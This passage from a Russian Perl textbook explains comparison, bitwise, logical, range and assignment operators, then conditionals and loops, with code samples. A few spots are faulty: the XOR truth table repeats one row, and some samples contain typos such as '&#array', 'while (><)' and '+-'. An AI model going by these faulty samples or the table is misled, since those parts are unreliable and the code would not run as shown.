Вы можете использовать логические операторы **&&** и || или их сородичей **and** и **or** (отличающихся меньшим приоритетом) для объединения отдельных логических утверждений. В следующем примере задается требование того, чтобы введенная пользователем буква была между k и m:

```
print "Please enter letters from k to m\n";
while (<>) {
   chop;
   if ($_ lt 'k' or $_ gt 'm') {
        print "Please enter letters from k to m\n";
   } else {
        print "Thank you - let's have another!\n";
   }
}
```

Таблица 4.3. Операторы сравнения

Оператор	Тип данных	Возвращаемое значение
<	Число	Истина, если левый операнд меньше правого
>	Число	Истина, если левый операнд больше правого
<=	Число	Истина, если левый операнд меньше или равен правому
>=	Число	Истина, если левый операнд больше или равен правому
lt	Строка	Истина, если левый операнд меньше правого
gt	Строка	Истина, если левый операнд больше правого
le	Строка	Истина, если левый операнд меньше или равен правому
ge	Строка	Истина, если левый операнд больше или равен правому

Операторы равенства

Кроме рассмотренных в предыдущем разделе операторов сравнения Perl поддерживает операторы проверки на равенство, приведенные в табл. 4.4. (Поскольку они имеют меньший

приоритет, чем операторы сравнения, для них отведен особый раздел.) Как и в случае операторов сравнения, существуют отдельные операторы для числовых данных и текстовых строк.

В следующем примере пользователь должен ввести букву **y** (игрек). Запрос повторяется до бесконечности с выводом сообщения об ошибке, пока пользователь не выполнит требуемое действие:

```
print "Please type the letter y\n";
while (<>) {
   chop;
   if ($_ ne 'y') {
         print "Please type the letter y\n";
   } else {
         print "Do you always do what you're told?\n";
         exit;
   }
}
```

В результате работы этой программы на выходе может получиться следующий текст:

```
Please type the letter y
a
Please type the letter y
b
Please type the letter y
c
Please type the letter y
y
Do you always do what you're told?
```

Таблица 4.4. Операторы сравнения

Оператор	Тип данных	Возвращаемое значение
==	Число	Истина, если левый операнд равен правому
!=	Число	Истина, если левый операнд не равен правому
<=>	Число	-1,0 или 1 в зависимости от того, является ли левый операнд меньше правого, равным правому или больше правого
eq	Строка	Истина, если левый операнд равен правому
ne	Строка	Истина, если левый операнд не равен правому
cmp	Строка	-1,0 или 1 в зависимости от того, является ли левый операнд меньше правого, равным правому или больше правого

Побитное «И»

Оператор побитного логического *И* (**&**) возвращает результат логического умножения *and* над битами операндов, выровненных друг относительно друга. (Таблица логического умножения битов приведена в табл. 4.5.)

Например, выполнение этой операции над числами 5 (биты 0 и 2 равны единице) и 4 (только бит 2 равен единице) дает результат 4:

```
print 5 & 4;
4
```

Таблица 4.5. Оператор «И»

and	0	1
0	0	0
1	0	1

Побитное «ИЛИ»

Оператор побитного логического *ИЛИ* (|) возвращает результат логического сложения or над битами операндов, выровненных друг относительно друга. (Таблица логического сложения битов приведена в табл. 4.6.)

Таблица 4.6. Оператор «ИЛИ»

or	0	1
0	0	1
1	1	1

Например, выполнение этой операции над числами 4 (бит 2 равен единице) и 1 (бит 0 равен единице) дает результат 5 (где единице равны биты 0 и 2):

```
print 4 | 1;
5
```

Побитное «Исключающее ИЛИ»

Оператор побитного логического *ИСКЛЮЧАЮЩЕГО ИЛИ* (^) возвращает результат логической операции *xor* над битами операндов, выровненных друг относительно друга. (Таблица операции *xor* для битов приведена в табл. 4.7.) Обратите внимание, что для «исключающего или», если и в первом, и во втором операнде бит равен единице, на выходе получается ноль. Несколько примеров:

```
print 0 ^ 0;
0
print 1 ^ 0;
1
print 1 ^ 1;
0
print 0 ^ 1;
1
print 5 ^ 4;
1
```

Таблица 4.7. Оператор «Исключающее ИЛИ»

xor	0	1
1	1	0
1	1	0

Логическое «И» в стиле языка C

Оператор **&&** выполняет логическую операцию *И* над двумя логическими значениями. Он может объединять два оператора сравнения, проверяя, чтобы оба возвращали значение *истина* перед тем, как вернуть *это* значение в качестве результата. Пример:

```
print "Please enter numbers from 5 to 10\n";
while (<>) {
   chop;
   if ($_ >= 5 && $_ <= 10) {
         print "Thank you - let's have another!\n";
   } else {
         print "Please enter numbers from 5 to 10\n"; }
}
```

Речь идет об «операторе в стиле C», поскольку в данном случае используется тот же самый синтаксис, а кроме того, этот оператор имеет такой же приоритет, как и в C. (В Perl существует и еще один логический оператор аналогичного действия, обозначаемый как **and**, но его приоритет меньше.) Этот оператор также известен как *оператор короткого действия* — если левый операнд соответствует условию *ложь*, то второй операнд не вычисляется и не проверяется.

В отличие от C в Perl этот оператор возвращает не ноль или единицу, а последнее вычисленное значение, то есть первый операнд, если он соответствует условию *ложь*, или второй, если первый соответствует условию *истина* (напомним, что в Perl условию *ложь* соответствуют любые пустые значения — пустая строка, неопределенная переменная, **undef** и т. д., а условию *истина* — все остальные).

Логическое «ИЛИ» в стиле языка C

Оператор || выполняет логическую операцию *ИЛИ* над двумя логическими значениями. Он может объединять два оператора сравнения, возвращая значение *истина*, если хотя бы один из операндов возвращает значение *истина*. В этом примере печатается сообщение об ошибке, если введенное пользователем число не входит в указанный диапазон:

```
print "Please enter numbers from 5 to 10\n";
while (<>) {
   chop;
   if ($_ < 5 || $_ > 10) {
        print "Please enter numbers from 5 to 10\n";
   } else {
        print "Thank you - let's have another!\n"; }
}
```

Опять-таки, мы говорим о «стиле C», поскольку в данном случае используется аналогичный синтаксис и аналогичный приоритет. (В Perl есть и другой логический оператор аналогичного действия, обозначаемый как or, но его приоритет меньше.) Как и предыдущий оператор **&&**, он является оператором короткого действия — если левый операнд соответствует условию истина, то второй операнд не вычисляется и не проверяется.

В отличие от C в Perl этот оператор возвращает не ноль или единицу, а последнее вычисленное значение, то есть первый операнд, если он соответствует условию *истина*, или второй, если первый соответствует условию *ложь* (напомним, что в Perl условию *ложь* соответствуют любые пустые значения — пустая строка, неопределенная переменная, **undef** и т. д., а условию *истина* — все остальные).

Тот факт, что оператор || возвращает последнее вычисленное значение, а не значения *истина* или *ложь* (именно в таком стиле о нем и надлежит думать при написании программы), позволяет использовать его для самых разных операций. Например, можно испытать несколько вариантов действия и в случае окончательной неудачи вывести сообщение об ошибке, прекратив работу:

```
$result = this($data) || that($data) || die "Can't get this() or that() to work\n";
```

Здесь нормальная последовательность действий прерывается с помощью функции **die**. Она вызовет выход из программы с выводом сообщения вида «*Can't get this() or that() to work at try.pl line X*».

Оператор диапазона в списковом контексте

В зависимости от контекста возможны два принципиально разных варианта работы оператора диапазона **(..)**. В списковом контексте он возвращает массив значений с шагом 1, лежащих в диапазоне, указанных левым и правым операндами, начиная со значения, указанного левым операндом. Например, следующая команда выводит одну и ту же строку пять раз подряд:

```
for (1 .. 5)
{ print "Here we are again!\n"; }
Here we are again!
Here we are again!
Here we are again!
Here we are again!
Here we are again!
```

То же самое произойдет, если немного уменьшить верхнюю границу диапазона:

```
for (1 .. 4.5)
{ print "Here we are again!\n"; }
Here we are again!
Here we are again!
Here we are again!
Here we are again!
Here we are again!
```

(Если верхняя граница не совпадает с последним сгенерированным значением, то оператор диапазона возвращает на один элемент больше — на последнем шаге он включает в список значение, удовлетворяющее условию «больше или равно».)

Необходимо отметить, что в Perl версии 5 для операторов **for** и **foreach** подобная конструкция не приводит к выделению промежуточного временного массива. Напротив, в старых версиях Perl при выполнении цикла

```
for (1 .. 1_000_000_000) {
   # код тела цикла
}
```

вы можете столкнуться с серьезными проблемами нехватки памяти. В списковом контексте оператор диапазона работает не только с числами, но и со строками (подобно рассмотренным ранее операторам ++ и --). Например, можно использовать команду

```
@alphabet = ('A' .. 'Z');
```

чтобы получить список заглавных латинских букв, или команду

```
@hexdigit = ('0' .. '9','a' .. 'f')[$num & 15];
```

для получения шестнадцатеричной цифры, или команду

```
@date = ('00' .. '31'); print $date[$day];
```

чтобы вывести дату с ведущими нулями

Оператор диапазона в скалярном контексте

В скалярном контексте оператор диапазона возвращает логическое значение, соответствующее условию *ложь* или *истина*. В отличие от рассмотренных ранее операторов сравнения, каждый оператор диапазона, используемый программой на Perl в скалярном контексте, ведет себя как маленький триггер — у него есть собственное внутреннее со-

стояние, которое учитывается при очередном выполнении данного фрагмента кода.

Рассмотрим, как работает оператор диапазона в скалярном контексте. Начальное состояние оператора соответствует условию *ложь*. Оно таким и останется, если при очередном вычислении оператора левый операнд соответствует условию *ложь*, причем значение, вырабатываемое оператором диапазона, будет также соответствовать условию *ложь*. Если же при очередной проверке левый операнд обратился в *истину*, внутреннее состояние оператора диапазона станет *истиной* — соответственно возвращаемое оператором значение также будет *истиной*. Оператор будет оставаться в таком состоянии до тех пор, пока в *истину* не обратится правый операнд. Как только это произойдет, внутреннее состояние оператора немедленно обратится снова в *ложь*, однако вы это увидите только при следующем обращении к оператору — последнее выданное оператором диапазона значение будет *истина*. Очередное выполнение оператора диапазона приведет к проверке левого операнда, и весь цикл может повториться сначала.

Оператор диапазона проверяет только левый операнд, если внутреннее состояние оператора соответствует условию *ложь*, и только правый операнд, если его внутреннее состояние соответствует значению *истина*. При переключении внутреннего состояния оператора из *истины* в *ложь* проверка левого операнда откладывается до следующего обращения к оператору, а в качестве выходного значения оператора возвращается *истина*. При переключении же из состояния *ложь* в состояние *истина* оператор диапазона обычно тут же проверяет свой правый операнд. Если результат оказался *истиной*, внутреннее состояние переключается обратно в *ложь*, однако значение *ложь* опять-таки может быть выдано в качестве выходного значения только при следующем обращении к данному участку кода, а текущим выходным значением будет *истина*. Если же вы хотите при переключении из состояния *ложь* в состояние *истина* отложить проверку правого операнда до следующего обращения к оператору диапазона, используйте три точки ... вместо двух, (Первый вариант поведения характерен для **awk**, второй — для **sed**.) Однако часто вместо правого и левого операндов оператора диапазона указываются отнюдь не логические условия, а числовые или строковые константы. Если левый или правый операнды оказываются константой, то вместо вычисления соответствующего операнда («проверки условия») специальная переменная Perl **$.** (она хранит текущий номер считанной из файла строки для файла, к которому было последнее обращение) сравнивается с константой по признаку «больше или равно». Такое странное поведение оператора диапазона в скалярном контексте связано с тем, что он моделирует операторы, которые в **awk** и **sed** проверяют номер строки, считанной из файла. Например, чтобы напечатать лишь часть строк из входного файла, используется команда:

```
while (<>) {
   if (101..200) {print;}   # Печать строк 101-200
}
```

Чтобы понять работу оператора диапазона в скалярном контексте, рекомендуется внимательно разобраться с несколькими образцами кода, написанного профессиональными программистами. Некоторые из примеров приведены в документации Perl, а также могут быть взяты из его библиотечных модулей.

***Подсказка**. В качестве условия **ложь** оператор диапазона возвращает пустую строку, в качестве условия **истина** — количество успешных обращений к данному оператору диапазона. При первом успешном обращении это число равно единице. Оно сбрасывается обратно в единицу в случае перехода к следующему оператору диапазона или при возникновении условия **ложь**. Чтобы особым образом обработать первый элемент, для которого оператор диапазона вернул значение **истина**, достаточно проверить, не равно ли это значение единице. Чтобы особым образом обработать последний элемент, можно использовать следующее свойство Perl: если оператор диапазона вызывается последний раз (то есть в момент перехода в состояние **ложь**), возвращаемое им значение-счетчик содержит суффикс «E0» (значение, возвращаемое опе-*

*ратором диапазона, является **строкой**, а не **числом**, но, как уже отмечалось, Perl не делает большой разницы между числами и строками, преобразуя их из одного формата в другой по мере необходимости). Этот суффикс, характерный для числа с плавающей точкой, не влияет на числовое значение строки-счетчика, однако может служить индикатором, что достигнут последний элемент.*

Тернарный условный оператор

Условный оператор **?:** требует трех операндов. Его работа подобна конструкции *if-then-else*. Если операнд, указанный перед вопросительным знаком, соответствует условию *истина*, то вычисляется и возвращается в качестве значения второй операнд, расположенный между вопросительным знаком и двоеточием. Если же значение первого операнда соответствует условию *ложь*, то вычисляется и возвращается третий операнд.

В следующем примере условный оператор вычисляет абсолютное значение числа, вводимого пользователем (предположим, что встроенной функции **abs** не существует):

```
while (<>)
   { print $_ >= 0 ? $_ : -$_ }
```

Вводимое число сравнивается с нулем. Если число неотрицательное (больше или равно нулю), то программа выводит число без изменений. В противном случае используется унарный минус, который инвертирует знак числа перед выводом.

В следующем примере числа из диапазона 0-15, вводимые пользователем, преобразуются в шестнадцатеричный формат:

```
while (><)
   {print $_ < 10 ? $_ : "{\((a, b, c, d, e, f)[$_ - 10])}\n";
}
```

Здесь нет проверки на ошибки. Можно составить более аккуратную программу с вложенными операторами **?:**, которая проверяет вводимое значение и выводит сообщение об ошибке, если введенное число не может быть преобразовано к шестнадцатеричному числу, состоящему из одной цифры:

```
while (<>) {
   print $_ > 0 && $_ < 10 ? $_ :
      "{\($_ < 16 ? (a, b, c, d, e, f)[$_ - 10] : \"Number is not a single hex digit.\" )}\n";
}
```

(Чтобы разобраться, как работает этот пример, требуется материал, который рассматривается позднее.)

Оператор присвоения

Оператор присвоения заносит данные, указанные в качестве правого операнда, по месту, указанному левым операндом. В качестве левого операнда должны выступать так называемые «левые значения» (обычно это переменные, более подробно см. главу 2, раздел «Что такое “левое значение”?»), в качестве правого операнда — любое вычисляемое выражение:

```
$variable = 5;
```

Подобно языку C, в Perl можно использовать сокращенные формы оператора присваивания. Например, комбинирование присвоения с умножением записывается следующим образом:

```
$doubleme *= 2;
```

В этом примере содержимое переменной **$doubleme** умножается на два, а результат помещается в ту же самую переменную. Список разрешенных «коротких» операторов присвоения выглядит как

```
**= += *= &= <<= &&=\ -= /= |= >>= ||= .= %= ^= x=
```

В отличие от C в Perl оператор присвоения представляет собой полноценное «левое значение», которое в случае необходимости можно использовать как переменную. Например, в следующем случае мы отсекаем последний символ именно от переменной **$input**, а не от выражения, возвращаемого оператором присваивания:

```
chop ($input = 123);
print $input;
12
```

Это свойство помогает создавать немного более компактный код. Например, следующий фрагмент программы считывает строку из входного потока, удаляет последний символ (конец строки) и оставляет результат в переменной **$input** — и все в одну строчку:

```
chop ($input = <>);
```

Оператор-запятая

Этот оператор работает различным образом в скалярном и списковом контексте. В скалярном контексте он вычисляет свой левый аргумент, отбрасывает полученный результат, затем вычисляет правый аргумент и возвращает его в качестве значения. Например:

```
$variable = (3, 4, 5);
print $variable;
5
```

В списковом контексте оператор-запятая выступает в качестве разделителя списка, помещая в список оба аргумента, как в следующем примере:

```
@array = (3, 4, 5);
print join(", ", @array);
3, 4, 5
```

Конструкция => является синонимом для оператора-запятой. Начиная с версии Perl 5.001 этот оператор заставляет интерпретировать аргумент, указанный слева, как текстовую строку.

***Подсказка**. Символ => является диграфом. Диграф — это символ, составленный из двух идущих подряд литер.*

Списки, стоящие слева

Оператор списка (набор элементов, разделенных запятой) имеет различный приоритет, когда сравнивается с операторами, стоящими слева и справа. Относительно операторов, стоящих справа, приоритет у оператора-списка меньше, чем для операторов, стоящих слева. Например, тот факт, что оператор-запятая на одну ступень более приоритетен, чем правый оператор списка, позволяет завершить список до того, как подать его на вход предшествующего списочного оператора. Вот пример, уже использовавшийся ранее:

```
print 1, 2, 3, 4, sort 9, 8, 7, 6, 5;
123456789
```

Рассмотрим, например, запятую, стоящую после числа 7. Список из трех чисел 9, 8 и 7, стоящий слева от нее, имеет более слабый приоритет, чем запятая, и поэтому вместо то-

го, чтобы немедленно «скормить» имеющийся список оператору **sort**, будет продолжено пополнение списка новым элементом 6.

Логическое NOT

Оператор **not** возвращает логическое отрицание своего операнда. Его действие аналогично оператору **!**, рассмотренному ранее, за тем исключением, что приоритет этого оператора значительно ниже (таким образом, можно не беспокоиться о круглых скобках в выражениях, разделенных этим оператором). Вот пример:

```
print ".", (not 0), "\n";
print ".", (not 1), "\n";
. 1.
..
```

(Здесь в качестве логического значения *ложь* выводится пустая строка.)

Логическое AND

Оператор **and** работает аналогично **&&**, но имеет более низкий приоритет. Он сначала вычисляет левый операнд, а его правый операнд вычисляется только в том случае, когда соответствует условию *истина*. Другими словами, оператор **and** работает по сокращенной схеме, как и оператор **&&**. (В разделе, посвященном оператору **or**, показано, как это можно использовать.)

Логическое OR

Оператор **or** работает аналогично ||, но имеет более низкий приоритет. Низкий приоритет оператора гарантирует, что его можно использовать при вызовах списковых операторов без необходимости заключать списки в круглые скобки.

Оператор **or** сначала вычисляет левый операнд, а правый операнд вычисляется только в том случае, если левый соответствует условию *ложь*. Другими словами, or работает по такой же сокращенной схеме, что и оператор ||.

Если хотя бы один из операндов соответствует условию *истина*, то оператор **or** возвращает значение первого такого операнда в качестве результата (поскольку в Perl любое ненулевое и непустое значение рассматривается как *истина*, возможна масса вариантов). Это можно использовать для сокращения числа условных операторов. Например, в следующем фрагменте кода делается попытка открыть файл, а в случае неудачи выводится сообщение об ошибке и работа программы прекращается с помощью функции **die**:

```
open FileHandle, $filename or die "Cannot open $filename\n";
```

(Так как приоритет оператора or меньше, чем у операторов **open** и **die**, скобки не нужны.)

Логическое XOR

Оператор **xor** возвращает логическое «исключающее или» для двух окружающих его операндов. Работа **xor** аналогична работе оператора ^, но его приоритет существенно ниже.

Глава 5
Условные операторы и циклы

Краткое введение

В этой главе рассказывается, как с помощью условных операторов и циклов управлять порядком выполнения команд Perl. Кроме того, будут рассмотрены и другие команды, управляющие ходом выполнения сценария, — например, **goto**, **exit** и **die**.

Условные операторы

Условные операторы, также называемые операторами ветвления, позволяют направлять выполнение сценария в ту или иную сторону в зависимости от результата логической проверки. Иными словами, с их помощью на этапе выполнения кода можно принимать решения и действовать в соответствии с последними.

Например, следующий фрагмент сценария использует команду **if** для проверки значения переменной **$variable**. Если значение равно пяти, выводится текст «**Yes, it is five**.» В противном случае на экране появляется строка «**No, it is not five**.»:

```
$variable = 5;
if ($variable == 5) {
   print "Yes, it's five.\n";
} else {
   print "No, it's not five.\n";
}
```

```
Yes, it's five.
```

Даже этот простой пример показывает возможности команды **if**. Она проверяет условие, заданное в круглых скобках, и если результат вычислений соответствует *истине* (то есть не является нулем, пустой строкой и т. д.), программа будет выполнять первый блок кода. В противном случае осуществляется переход к блоку **else** (он может и отсутствовать).

Команда **if** является составной, то есть входящий в нее блок (или блоки) кода выделяется фигурными скобками. Поскольку Perl пропускает «пробельные символы», включая символы перевода строки, предыдущую команду можно записать как

```
$variable = 5;
if ($variable == 5)
{
   print "Yes, it' s five.\n";
}
else
{
   print "No, it's not five.\n";
```

```
}
```

Однако *запрещается* использовать синтаксическую конструкцию в стиле языка C, когда фигурные скобки опускаются. Даже если блок состоит из одной команды, Perl *всегда* требует наличия фигурных скобок:

```
$variable = 5;
if ($variable == 5)                    # Это неправильно!
   print "Yes, it's five.\n";
else
   print "No, it's not five.\n";
```

Условные операторы, подобные **if**, позволяют управлять порядком выполнения программы. В этом и есть суть программирования — правильно принять решение.

Операторы цикла

Операторы цикла также являются мощным инструментом программирования, потому что позволяют выполнять итерационные операции над наборами данных. Это именно то, в чем компьютеры превосходят людей — быстрые повторяющиеся вычисления. Оператор цикла продолжает выполнять команды, входящие в его тело, пока не будет выполнено заданное условие.

Цикл **while** уже не раз встречался в этой книге. В следующем примере он используется для построчного вывода содержимого входного файла:

```
while (<>) {
print;
}
```

Более сложные циклы могут использовать индекс цикла. Например, этот цикл **for** вычисляет значение факториала:

```
$factorial = 1;
for ($loop_ind = 1; $loop_ind <= 6; $loop_ind++) {
   $factorial *= $loop_ind;
}
print "6! = $factorial\n";
6! = 720
```

а этот цикл **foreach** позволяет перебрать указанный список значений:

```
foreach $variable1 ("one", "two", "three") {
print "/$variable1/";
}
/one//two//three/
```

С помощью индекса цикла можно ссылаться на данные из некоторого набора, последовательно обрабатывая значение за значением. В качестве примера приведем цикл, перебирающий элементы массива:

```
@array = ("one", "two", "three");
for ($loop_ind = 0; $loop_ind <= &#array; $loop_ind++) {
print $array[$loop_ind] . " ";
}
one two three
```

Операторы цикла способны выполнять и более сложные действия — так, блок continue, помещенный в конце цикла, задает последовательность операций, которая выполняется в любом случае (точнее, *почти* в любом случае) после завершения основной части цикла:

```
@array = ("one", "two", "three");
$loop_ind = 0;
while ($loop_ind <= &#array) {
   print $array[$loop_ind] . " ";
}
continue {
   $loop_ind++;
}
one two three
```

Команда **redo**, указанная в теле цикла или разделе **continue**, передает управление в начало тела цикла (минуя заголовок цикла), команда **last** обеспечивает выход из цикла, минуя раздел **continue**, команда **next** передает управление разделу **continue** с последующим переходом к новой итерации (если только в этом разделе нет других команд передачи управления или итерация не является последней). Пример — «ручное» управление вырожденным циклом **for**, имитирующее работу цикла **foreach $index (1, 2, 3, 4, 5)**:

```
for ($index = 1; $index == 1; $index = 1) {
   if ($index > 5) {last};          # выход из цикла
         print "Hello";
   if ($index == 5) {next};         # переход сразу к continue
         print "...  ";
}
continue {
   $loop_index++;                   # изменение индекса и вернуться в начало цикла, игнорировав
   redo;                            # команды, указанные в заголовке цикла
}
print "!\n";
Hello...  Hello...  Hello...  Hello.!
```

(Обратите внимание, как команда **redo** в блоке **continue** обходит заголовок цикла при передаче управления в начало тела цикла — в противном случае проверка индекса и присвоение индексу единицы испортили бы «нормальную» работу этого примера.)

На этом закончим с введением. По существу, условные операторы позволяют принимать решения по ходу выполнения кода, а операторы цикла предоставляют возможность осуществлять повторяющиеся операции с данными. Оба класса команд являются мощными инструментами. Поэтому посмотрим, как заставить их работать.

Немедленные решения

Условный оператор if

Оператор **if** является базовым условным оператором в Perl. Он проверяет условие, заданное в круглых скобках, и если результат вычислений дает ненулевое значение, выполняется блок команд, ассоциированный с данной командой. (Пустые строки, неопределенные переменные, значения **undef** и т. д. в данном контексте также рассматриваются как логический ноль.) Можно также задать блок команд, выполняемых в случае ложности проверяемого условия. Это делается с помощью блока **else**. Конструкция **elsif** (обратите внимание: не **else if** и не **elseif**) продолжает проверку дополнительных условий. Вот как записывается эта команда:

```
if (выражение) {блок}
```

```
if (выражение) {блок} else {блок}
if (выражение) {блок} elsif {блок} ... else {блок}
```

Рассмотрим пример. Оператор проверки на равенство оценивает, равно ли значение указанной переменной пяти, и если это так, сообщает о результате пользователю:

```
$variable = 5;
if ($variable == 5) {
   print "Yes, it's five.\n";
}
Yes, it's five.
```

Можно добавить дополнительный раздел **else**, который будет информировать пользователя о том, что проверка не прошла:

```
$variable = 6;
if ($variable == 5) {
   print "Yes, it's five.\n";
} else {
   print "No, it's not five.\n";
}
No, it's not five.
```

Наконец, для выполнения произвольного количества проверок можно добавить разделы **elsif**:

```
$variable = 2;
if ($variable == 1) {
   print "Yes, it's one.\n";
} elsif ($variable == 2) { .
   print "Yes, it's two.\n";
} elsif ($variable == 3) {
   print "Yes. it's three.\n";
} elsif ($variable == 4) {
   print "Yes, it's four.\n";
} elsif ($variable == 5) {
   print "Yes, it's five.\n";
} else {
   print "Sorry, can's match it!\n";
}
Yes, it's two
```

Команда unless

Команда **unless** является как бы изнанкой **if**: она работает так же, но ассоциированный с условием блок выполняется, если условие оказывается *ложью*. Вот как выглядит эта команда:

```
unless (выражение) {блок}
unless (выражение) {блок} else {блок}
unless (выражение) {блок} elsif {блок} ... else {блок}
```

Вот пример с использованием цикла **while**:

```
while (<>) {
   chomp;
   unless (/^q/i) {
        print;
   } else {
        exit;
   }
}
```

Эта программа печатает текст, который вводится пользователем, если только пользова-

тель не введет строчку, начинающуюся с литер **q** или **Q** (сокращение от quit или QUIT). В противном случае работа программы прекращается. Проверка условия выполняется за счет сравнения текста, хранящегося в переменной **$_**, с шаблоном (шаблоны и условия совпадения текста с шаблоном рассматриваются в главе 6).

Оператор цикла for

Оператор цикла **for** используется для итерационного выполнения команд, находящихся в теле цикла. Обычно при выполнении итерации используется переменная-индекс цикла. Общий вид оператора цикла **for** выглядит как:

```
метка for (выражение1; выражение2; выражение3) {блок}
```

Первое выражение вычисляется перед началом цикла. Второе выражение вычисляется перед началом каждой итерации, и если оно оказывается ложью, выполнение цикла прерывается. Третье выражение вычисляется в конце каждой итерации. Метка, то есть идентификатор, заканчивающийся двоеточием, используется для передачи управления в начало цикла в случае, когда нормальное выполнение тела цикла прерывается (см. описание команд **next**, **redo** и **last** в последующих разделах).

Подсказка. *Если при первом входе в цикл проверяемое условие оказывается ложным, тело цикла не выполняется вообще.*

Имеется множество путей использования оператора цикла **for**. Классический способ состоит в том, чтобы определить переменную цикла и изменять ее значение с заданным шагом, пока она не выйдет за некоторые границы. В следующем примере мы используем переменную цикла **$loop_ind**, чтобы пять раз напечатать строку "**Hello!\n**":

```
for ($loop_ind = 1; $loop_ind <= 5; $loop_ind++) {
   print "Hello!\n"
}
Hello! Hello! Hello! Hello! Hello!
```

Не возбраняется использовать несколько переменных цикла:

```
for ($loop_ind = 0, $double = 0.0, $text = '\n';
      $loop_ind <= 4;
      $loop_ind++, $double = 2.0 * loop_ind) {
         print "Loop index " . $loop_ind . " doubled equals " . $double . $text;
}
Loop index 0 doubled equals 0
Loop index 1 doubled equals 2
Loop index 2 doubled equals 4
Loop index 3 doubled equals 6
Loop index 4 doubled equals 8
```

По завершении цикла можно проверить переменную-индекс, чтобы узнать, сколько было выполнено итераций:

```
$factorial = 1;
for ($ind_loop = 1; $ind_loop <= 6; $ind_loop++) {
   $factorial *= $ind_loop;
}
print $ind_loop-1 . "! = $\factorial\n";
6! = 720;
```

Предупреждение. *Так поступать не рекомендуется, поскольку работоспособность такого кода в последующих версиях Perl не гарантируется (то есть переменная цикла в дальнейшем может не сохранять свое последнее значение при выходе из цикла).*

Если вы хотите, чтобы переменные цикла были недоступны вне его, используйте при их описании спецификатор **my**:

```
$factorial = 1;
for (my $ind_loop = 1; $ind_loop <= 6; $ind_loop++) {
     $factorial *= $ind_loop;
}
```

(см. также раздел «Управление областью видимости (ключевые слова **my** и **local**)» в главе 7).

На самом деле, при работе с **for** нет необходимости увеличивать индекс цикла и проверять его значение. В следующем примере из входного потока данных **STDIN** считываются и выводятся строки до тех пор, пока не встретится строка, начинающаяся с букв **q** или **Q**. (что является сокращением для quit или QUIT). Обратите внимание, что входной текст необходимо присвоить промежуточной переменной **$line**, поскольку ввод из входного потока направляется по умолчанию в переменную **$_** только в случае цикла **while**:

```
for ($line = <>; $line =~ /^q/i; $line = <> ) {
  print $line;
}
```

Оператор цикла **foreach**, рассматриваемый в следующем разделе, иногда используется идентично оператору цикла **for** (по сути дела в Perl они выполняют одни и те же действия). В следующем примере оператор цикла **foreach** полноценно работает с переменной-индексом цикла:

```
foreach ($loop_ind = 1; $loop_ind <= 5; $loop_ind++) {
      print "Hello!\n";
}
Hello!
Hello!
Hello!
Hello!
Hello!
```

Наконец, рассмотрим также пример, когда оператор **for** работает наподобие **foreach**:

```
@array = ("Hello ", "there.\n");
for (@array) {print;}
Hello there.
```

Оператор цикла foreach

В Perl оператор цикла **foreach** является синонимом **for**. Однако, когда требуется, чтобы переменная цикла последовательно перебирала данные из некоторого заданного списка значений, программисты зачастую используют в явном виде оператор **foreach** (чтобы подчеркнуть, что смысл цикла выражается фразой «for each element in...»). Этот оператор цикла записывается как:

метка foreach *переменная (список) {блок}*

Во время итерации из списка извлекается очередное значение, присваивается переменной и выполняется тело цикла. Цикл завершается, когда список исчерпан. Как и раньше, метка используется для передачи управления в начало цикла в случае, когда нормальное выполнение очередной итерации прерывается (см. описание команд **next**, **redo** и **last** в последующих разделах).

Если в заголовке цикла не задано имя переменной, используется имя **$_** (это удобно при работе с функциями, использующими **$_** как аргумент по умолчанию — например, **print**):

```
@array = ("Hello ", "there.\n");
foreach (@array) {print;}
Hello there.
```

Если перед переменной цикла указано ключевое слово **my**, то она будет определена только внутри тела цикла. Если **my** отсутствует, переменная все равно будет иметь локальную область видимости — а именно, при выходе из цикла ее последнее (внутри тела цикла) значение теряется, и переменная восстанавливает значение, которое она имела перед входом в цикл. Соответственно, использование переменной цикла (с ключевым словом **my** или без него) для подпрограмм и форматов, определенных внутри цикла, может привести к ошибкам.

Оператор **foreach** можно использовать и для итерации по содержимому хэша, используя результат работы функции **keys** или **values**:

```
$hash{fruit} = orange;
$hash{sandwich} = clubburger;
$hash{drink} = lemonade;
foreach $key (keys %hash) {
   print $hash{$key} . "\n";
}
lemonade
clubburger
orange
```

У цикла **foreach** есть одна особенность: вместо того чтобы *присваивать* переменной значение из списка, переменная становится *синонимом* этого значения. В частности, если очередным элементом списка является имя переменной, то изменение значения переменной цикла изменит и эту переменную. Если в качестве списка выступает переменная-массив, то изменения сказываются на ее содержимом:

```
@array = (1, 2, 3);
foreach $element (@array) {
   $element += 1;
}
print join(", ", @array);
2, 3, 4
```

Не следует изменять структуру списка, используемого как аргумент команды **foreach**, в процессе работы цикла (например, с помощью функции **splice**, примененной к массиву, указанному вместо списка) — в противном случае цикл, скорее всего, будет работать неправильно. Аналогично, не стоит использовать в качестве переменной цикла специальные переменные Perl или имена, связанные с другими объектами (с помощью функции **tie** или метода TIESCALAR, например).

Функция **each** позволяет организовывать работу с хэшами в стиле, напоминающем выполнение цикла **foreach.** Она последовательно возвращает пары ключ/значение, хранящиеся в хэше, как показано в следующем примере:

```
$hash{fruit} = orange;
$hash{sandwich} = clubburger;
$hash{drink} = lemonade;
while (($key, $value) = each(%hash))
   { print "$key => $value\n"; }
drink => lemonade
fruit => orange
sandwich => clubburger
```

Оператор цикла while

Оператор **while** играет важную роль в Perl. Вот как он выглядит:

```
метка while (выражение) {блок}
метка while (выражение) {блок} continue (блок')
```

Тело цикла выполняется, пока выражение в заголовке цикла остается *истинным* (перед каждым выполнением тела цикла оно вычисляется повторно). Метка используется для передачи управления в начало цикла в случае, когда нормальное выполнение тела цикла прерывается (см. описание команд **next, redo и last** в последующих разделах).

Следующий пример суммирует доходы пользователя до тех пор, пока сумма не превысит миллион[1]:

```
$savings = 0;
while ($savings < 1_000_000) {
   print "Enter the amount you earned today: ";
   $savings +- <>;
} print "Congratulations, millionaire.\n";
```

А в этом примере (он используется также в предыдущем разделе) цикл **while** применяется для перебора всех значений хэша с помощью функции **each,** возвращающей при каждом обращении очередную пару ключ/значение:

```
$hash{fruit} = orange;
$hash{sandwich} = clubburger;
$hash{drink} = lemonade;
while (($key, $value) = each(%hash))
   { print "$key => $value\n"; }
drink => lemonade
fruit => orange
sandwich => clubburger
```

Специальная форма цикла — цикл **while (<>)** — имеет полезное свойство: внутренняя переменная Perl **$_** автоматически заполняется данными, построчно вводимыми через стандартный поток ввода. Это означает, что можно с пользой применять многочисленные функции Perl, использующие переменную **$_** как аргумент по умолчанию:

```
while (<>) { print; }
```

